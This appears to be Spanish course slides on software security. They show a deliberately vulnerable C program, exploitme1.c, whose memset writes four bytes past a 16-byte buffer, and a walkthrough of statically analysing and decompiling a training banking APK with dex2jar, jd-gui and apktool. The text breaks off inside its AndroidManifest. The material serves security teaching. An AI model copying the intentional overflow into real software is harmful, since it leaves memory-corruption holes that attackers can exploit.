Microsoft Windows [Versión 6.1.7601]
Copyright <e> 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>
```

Process Explorer - Sysinternals: www.sysinternals.com [LAB_MALWARE_W7\malware]

File	Options	View	Process	Find	Users	Help
Process	PID	Description	Company Name			
explorer.exe	332	Explorador de Windows	Microsoft Corporation			
Process Explorer 16.04.exe	3760	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com			
python.exe	2876					
cmd.exe	3928	Procesador de comandos de Windows	Microsoft Corporation			
exploitme1.exe	1756					
cmd.exe	3400	Procesador de comandos de Windows	Microsoft Corporation			
cmd.exe	3356	Procesador de comandos de Windows	Microsoft Corporation			

CPU Usage: 16.78% | Processes: 40 | Physical Usage: 35.62%

EXPLOITME1.C + SEGURIDAD

exploitme1.C

- Prototipo de la función `strncpy()` *Copy n characters from the string:*

```
char * strncpy ( char * destination, const char * source,  
size_t n );
```

Copia los primeros caracteres definidos por el parámetro *n* de la cadena apuntada por el parámetro *source* dentro del arreglo apuntado por *destination*.

exploitme1.C

- Modificar el archivo exploitme1.c con el siguiente código:

```
#include <stdio.h>
#include <string.h>

int FuncionExtra(){
    printf("\nNo debería ejecutarse\n");
    return 0;
}
```

exploitme1.C

```
int main(int argc, char **argv){  
    char buffer[16] = "";  
  
    if (argc != 2){  
        printf ("\nIntroduce tu nombre como  
                argumento\n");  
        return 1;  
    }  
  
    printf ("\nTamaño del bufer: %d \n",  
           sizeof(buffer));  
    memset(buffer, '\0', sizeof(buffer)+4);
```

exploitme1.C

```
strncpy(buffer, argv[1], sizeof(buffer));
```

```
printf("%02d caracteres en la cadena \"%s\"\n",  
       strlen(argv[1]), argv[1]);
```

```
printf("%02d caracteres en la cadena \"%s\"\n",  
       strlen(buffer), buffer);
```

```
return 0;
```

```
}
```

exploitme1.C

The screenshot shows the Dev-C++ 4.9.9.2 IDE interface. The title bar reads "Dev-C++ 4.9.9.2". The menu bar includes Archivo, Edición, Buscar, Ver, Proyecto, Ejecutar, Depurar, Herramientas, CVS, Ventana, and Ayuda. The toolbar has various icons for file operations like New, Insert, and Activation. The left sidebar shows a "Proyecto" tab and the file "exploitme1.c". The main code editor window displays the following C code:

```
#include <stdio.h>
#include <string.h>

int FuncionExtra(){
    printf("\nNo deberia ejecutarse\n");
    return 0;
}

int main(int argc, char **argv){
    char buffer[16]="";
    if (argc != 2){
        printf ("\nIntroduce tu nombre como argumento\n");
        return 1;
    }
    printf("\nTamaño del bufer: %d \n", sizeof(buffer));
    memset(buffer, '\0', sizeof(buffer)+4);
    strncpy(buffer, argv[1], sizeof(buffer));
    printf("%02d caracteres en la cadena \"%s\"\n", strlen(argv[1]), argv[1]);
    printf("%02d caracteres en la cadena \"%s\"\n", strlen(buffer), buffer);
    return 0;
}
```

The last few lines of the code are highlighted with a blue rectangle. The status bar at the bottom shows tabs for Compilador, Recursos, Registro de Compilación, Depuración, and Resultados, with Depuración being the active tab. It also shows the line count "22:1" and "22 Líneas en Archivo".

exploitme1.C

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>exploitme1.exe AAAABBBBCCCC
Tamaño del bufer: 16
12 caracteres en la cadena "AAAABBBBCCCC"
12 caracteres en la cadena "AAAABBBBCCCC"

C:\Users\malware\Desktop>exploitme1.exe AAAABBBBCCCCDDDD
Tamaño del bufer: 16
16 caracteres en la cadena "AAAABBBBCCCCDDDD"
16 caracteres en la cadena "AAAABBBBCCCCDDDD"

C:\Users\malware\Desktop>exploitme1.exe AAAABBBBCCCCDDDEEEEFFFF
Tamaño del bufer: 16
24 caracteres en la cadena "AAAABBBBCCCCDDDEEEEFFFF"
16 caracteres en la cadena "AAAABBBBCCCCDDDD"

C:\Users\malware\Desktop>
```



METODOLOGÍA PARA EL ANÁLISIS DE VULNERABILIDADES EN APLICACIONES MÓVILES

Owasp Mobile Security Project

El proyecto de seguridad de OWASP *Mobile* está destinado a proveer a los desarrolladores y equipos de seguridad los recursos necesarios para construir y mantener seguras las aplicaciones móviles que desarrollan o analizan.



(owasp.org, 2015)

Objetivo

Su objetivo es clasificar los riesgos de seguridad móvil y proporcionar controles para reducir el impacto y la probabilidad de explotación.

Se centra en gran medida a la integración entre la aplicación móvil, servicios de autenticación remota y las características específicas de plataformas en la nube.


Top 10 de Riesgos móviles

1. Controles débiles de lado del servidor.
2. Almacenamiento de datos inseguros.
3. Protección insuficiente en capa de transporte.
4. Fuga de datos involuntaria.
5. Autorización y autenticación débil.
6. Cifrados rotos.
7. Inyección de lado del cliente.
8. Manipulación de entradas no validadas para escalación de privilegios.
9. Manejo inadecuado de sesiones.
10. Protección de binarios débiles.

Top 10 de controles móviles

1. Identificar y proteger datos sensibles.
2. Manejo seguro de credenciales de autenticación en el dispositivo.
3. Aseguramiento de datos sensibles durante su tránsito.
4. Implementación de autenticación para cada usuario, autorización y correcta gestión de sesiones.
5. Mantener el *backend* APIs (servicios) y la plataforma (servidor) seguros.
6. Integración de datos de forma segura con servicio de terceros y aplicaciones.
7. Especial atención en el consentimiento del usuario para recabar, almacenar y usar datos del usuario.
8. Implementación de controles para prevenir el riesgo de accesos no autorizados a recursos de pago (mensajes Premium, llamadas, etc.)
9. Asegurar la distribución/aprovisionamiento de aplicaciones móviles.
10. Revisar cuidadosamente cualquier interpretación de códigos de error en tiempo de ejecución.

Herramientas para pruebas en android



Herramientas para pruebas en IOS



Entornos para pruebas de seguridad en móviles

La plataforma de Android debe tener seguridad en 2 niveles:

- a nivel aplicación
- a nivel dispositivo

Para mayor seguridad a nivel de aplicación, se tienen que descubrir los errores de las aplicaciones que se van a instalar en el dispositivo.

Entornos para pruebas de seguridad en móviles

Para reducir el tiempo en la instalación de cada una de las herramientas, existen máquinas virtuales que ofrecen un compendio de herramientas para realizar pruebas de seguridad en aplicaciones Android, por ejemplo:

-AppUse



-Android Tamer

(rAppUse, 2015)



(TAMER, 2015)

Android tamer

Es una máquina virtual que permite realizar diversas tareas relacionadas a la seguridad en Android, que van desde el análisis de malware, pruebas de penetración en móviles, ingeniería inversa, desarrollo de aplicaciones y análisis forense.



(TAMER, 2015)

AppUse

AppUse es una máquina virtual desarrollada por AppSec Labs. Permite realizar pruebas de seguridad en aplicaciones móviles.

Contiene herramientas, comandos y scripts para realizar pentesting en Android.




(rAppUse, 2015)

Características


- Configuración de *proxies* para cualquier protocolo.
- Editar archivos de aplicaciones.
- Emulador Android.
- Realizar modificaciones en tiempo de ejecución.
- Desmontar APK.
- Decomilar APK.
- Convertir un APK a modo de depuración.

Inicio

Para comenzar las pruebas es necesario prender la máquina virtual AppUse.



Estructura de un .apk



App backup & Restore

Una herramienta que permite obtener las aplicaciones instaladas en un dispositivo Android es App Backup & Restore.



(IFOLIFE LLC, 2015)

Análisis estático

Análisis estático

Esta fase trata de descubrir vulnerabilidades del lado del cliente, es decir, el almacenamiento inseguro.

El objetivo es averiguar algunos datos importantes que se pueden obtener del propio archivo APK.

Los archivo APK son en realidad paquetes ZIP basado en archivos JAR.

Análisis estático (continuación)

Se puede probar que un archivo .apk es un archivo .zip

Primero se tiene que localizar para este ejemplo el archivo ExploitMe.apk

```
cd /root/Desktop/pruebas/
```

```
root@dev-virtual-machine:~/Desktop/pruebas# pwd  
/root/Desktop/pruebas  
root@dev-virtual-machine:~/Desktop/pruebas# ls  
ExploitMe.apk  
root@dev-virtual-machine:~/Desktop/pruebas#
```

Análisis estático (continuación)

Cambiar el nombre de la extension del archivo .apk a .zip

```
mv ExploitMe.apk ExploitMe.zip
```

Extraer el contenido del archivo zip, mediante:

```
unzip ExploitMe.zip -d  
/root/Desktop/pruebas/ExploitMe1
```

Observar que efectivamente un archivo .apk es un archivo .zip

```
root@dev-virtual-machine:~/Desktop/pruebas# mv ExploitMe.apk ExploitMe.zip  
root@dev-virtual-machine:~/Desktop/pruebas# mkdir ExploitMe1  
root@dev-virtual-machine:~/Desktop/pruebas# unzip ExploitMe.zip -d /root/Desktop/pruebas/ExploitMe1  
Archive: ExploitMe.zip  
  inflating: /root/Desktop/pruebas/ExploitMe1/res/layout/accountdetailsview.xml  
  inflating: /root/Desktop/pruebas/ExploitMe1/res/layout/accountsactivity.xml  
  inflating: /root/Desktop/pruebas/ExploitMe1/res/layout/loginactivity.xml  
  inflating: /root/Desktop/pruebas/ExploitMe1/res/layout/setlocalpasswordactivity.xml  
  inflating: /root/Desktop/pruebas/ExploitMe1/res/layout/setservercredentialsactivity.xml  
  inflating: /root/Desktop/pruebas/ExploitMe1/res/layout/statementactivity.xml  
  inflating: /root/Desktop/pruebas/ExploitMe1/res/layout/summaryactivity.xml  
  inflating: /root/Desktop/pruebas/ExploitMe1/res/layout/transferactivity.xml
```

Análisis estático (continuación)

La máquina virtual Dalvik permite ejecutar aplicaciones programadas en Java sobre dispositivos móviles android.

Se sacrifica portabilidad para poder crear aplicaciones con mejor rendimiento y menor consumo de batería.

En la versión 5 de Android (Lollipop), la máquina Dalvik fue sustituida por ART (Android Runtime)

Análisis estático (continuación)

Para convertir código ejecutable en DVM al correspondiente código Java en formato de archivo JAR se tiene la herramienta dex2jar.

Primero localizar el archivo classes.dex y posteriormente ejecutar:

```
cd ExploitMe1
```

```
ls
```

```
dex2jar <ruta_del_archivo_classes.dex>
```

```
root@dev-virtual-machine:~/Desktop/pruebas# cd ExploitMe1
root@dev-virtual-machine:~/Desktop/pruebas/ExploitMe1# ls
AndroidManifest.xml  classes.dex  META-INF  res  resources.arsc
root@dev-virtual-machine:~/Desktop/pruebas/ExploitMe1# dex2jar /root/Desktop/pruebas/ExploitMe1/classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar /root/Desktop/pruebas/ExploitMe1/classes.dex -> /root/Desktop/pruebas/ExploitMe1/classes_dex2jar.jar
Done.
root@dev-virtual-machine:~/Desktop/pruebas/ExploitMe1#
```

Análisis estático (continuación)

Observar que se generó un archivo .jar, el cual se puede analizar en busca de cadenas maliciosas.


Existe una herramienta llamada JD-Gui que consigue descompilar los archivos .jar, para esto localizar el archivo .jar generado por dex2jar:

```
jdgui /root/Desktop/pruebas/ExploitMe1/classes_dex2jar.jar
```

```
root@dev-virtual-machine:~/Desktop/pruebas/ExploitMe1# ls
AndroidManifest.xml  classes.dex  classes_dex2jar.jar  META-INF  res  resources.arsc
root@dev-virtual-machine:~/Desktop/pruebas/ExploitMe1# jdgui /root/Desktop/pruebas/ExploitMe1/classes_dex2jar.jar
```

Análisis estático (continuación)

Despliegue de la herramienta jd-gui.



The screenshot shows the jd-gui Java Decomplier interface. The title bar reads "Java Decomplier - BankingActivity.class". The left pane displays a file tree for "classes_dex2jar.jar" with packages like android.annotation and com.securitycompass.labs.exploitme, and classes such as TargetApi.class, AccountsActivity.class, and BankingActivity.class. The right pane shows the decompiled Java code for BankingActivity.class. The code defines a class BankingActivity that extends Activity. It contains methods launchLoginScreen() and launchPreferenceScreen(). The code uses Intent to start other activities like LoginActivity and EditPreferencesActivity.

```
Java Decomplier - BankingActivity.class
classes_dex2jar.jar
classes_dex2jar.jar
    android.annotation
        SuppressLint
        TargetApi
    com.securitycompass.labs.exploitme
        Account
        AccountsActivity
        BankingActivity
        BankingApplication
        BankingListActivity
        BuildConfig
        CryptoTool
        EditPreference
        HttpException
        LoginActivity
        R
        RestClient
        SetLocalPasswo
        SetServerCred
TargetApi.class AccountsActivity.class BankingActivity.class
package com.securitycompass.labs.exploitme;
import android.app.Activity;
public class BankingActivity extends Activity
{
    protected BankingApplication mThisApplication;
    private void launchLoginScreen()
    {
        Intent localIntent = new Intent(this, LoginActivity.class);
        localIntent.addFlags(67108864);
        startActivity(localIntent);
    }
    private void launchPreferenceScreen()
    {
        startActivity(new Intent(this, EditPreferencesActivity.class));
    }
}
```

Análisis estático (continuación)

Otra opción para descompilar un archivo DEX es convertirlo a un archivo SMALI.

Para realizar esto se puede usar la utilidad apktool, la cual acepta archivos .apk como entrada y se obtiene un directorio con archivos SMALI como salida.

Análisis estático (continuación)

Apktool permite guardar cambios y volver a compilar un archivo apk con clases modificadas.

Para realizar la decompilación, localizar el archivo ExploitMe.zip y cambiarle el nombre como ExploitMe.apk como originalmente estaba.

```
cd ..  
ls  
mv ExploitMe.zip ExploitMe.apk
```

```
root@dev-virtual-machine:~/Desktop/pruebas/ExploitMe1# cd ..  
root@dev-virtual-machine:~/Desktop/pruebas# ls  
ExploitMe1  ExploitMe.zip  
root@dev-virtual-machine:~/Desktop/pruebas# mv ExploitMe.zip ExploitMe.apk  
root@dev-virtual-machine:~/Desktop/pruebas# █
```

Análisis estático (continuación)

Usar la herramienta apktool de la siguiente forma:

```
apktool d ExploitMe.apk  
/root/Desktop/pruebas/ExploitMe
```

```
root@dev-virtual-machine:~/Desktop/pruebas# apktool d ExploitMe.apk -f  
I: Using Apktool 2.0.0-Beta9 on ExploitMe.apk  
I: Loading resource table...  
I: Loading resource table...  
I: Decoding AndroidManifest.xml with resources...  
I: Loading resource table from file: /root/apktool/framework/1.apk  
I: Regular manifest package...  
I: Decoding file-resources...  
I: Decoding values */* XMLs...  
I: Baksmaling...  
I: Copying assets and libs...  
I: Copying unknown files/dir...  
I: Copying original files...  
root@dev-virtual-machine:~/Desktop/pruebas# █
```

Análisis estático (continuación)

A continuación ya es visible el archivo AndroidManifest.xml.

vim ExploitMe/AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.securitycompass.labs.exploitme">
    <application android:debuggable="true" android:icon="@drawable/icon" android:label="@string/app_name" android:name="com.securitycompass.labs.exploitme.BankingApplication">
        <activity android:label="@string/app_name" android:name=".SummaryActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:label="@string/app_name" android:name=".LoginActivity"/>
        <activity android:label="@string/app_name" android:name=".TransferActivity"/>
        <activity android:label="@string/app_name" android:name=".AccountsActivity"/>
        <activity android:label="@string/app_name" android:name=".StatementActivity"/>
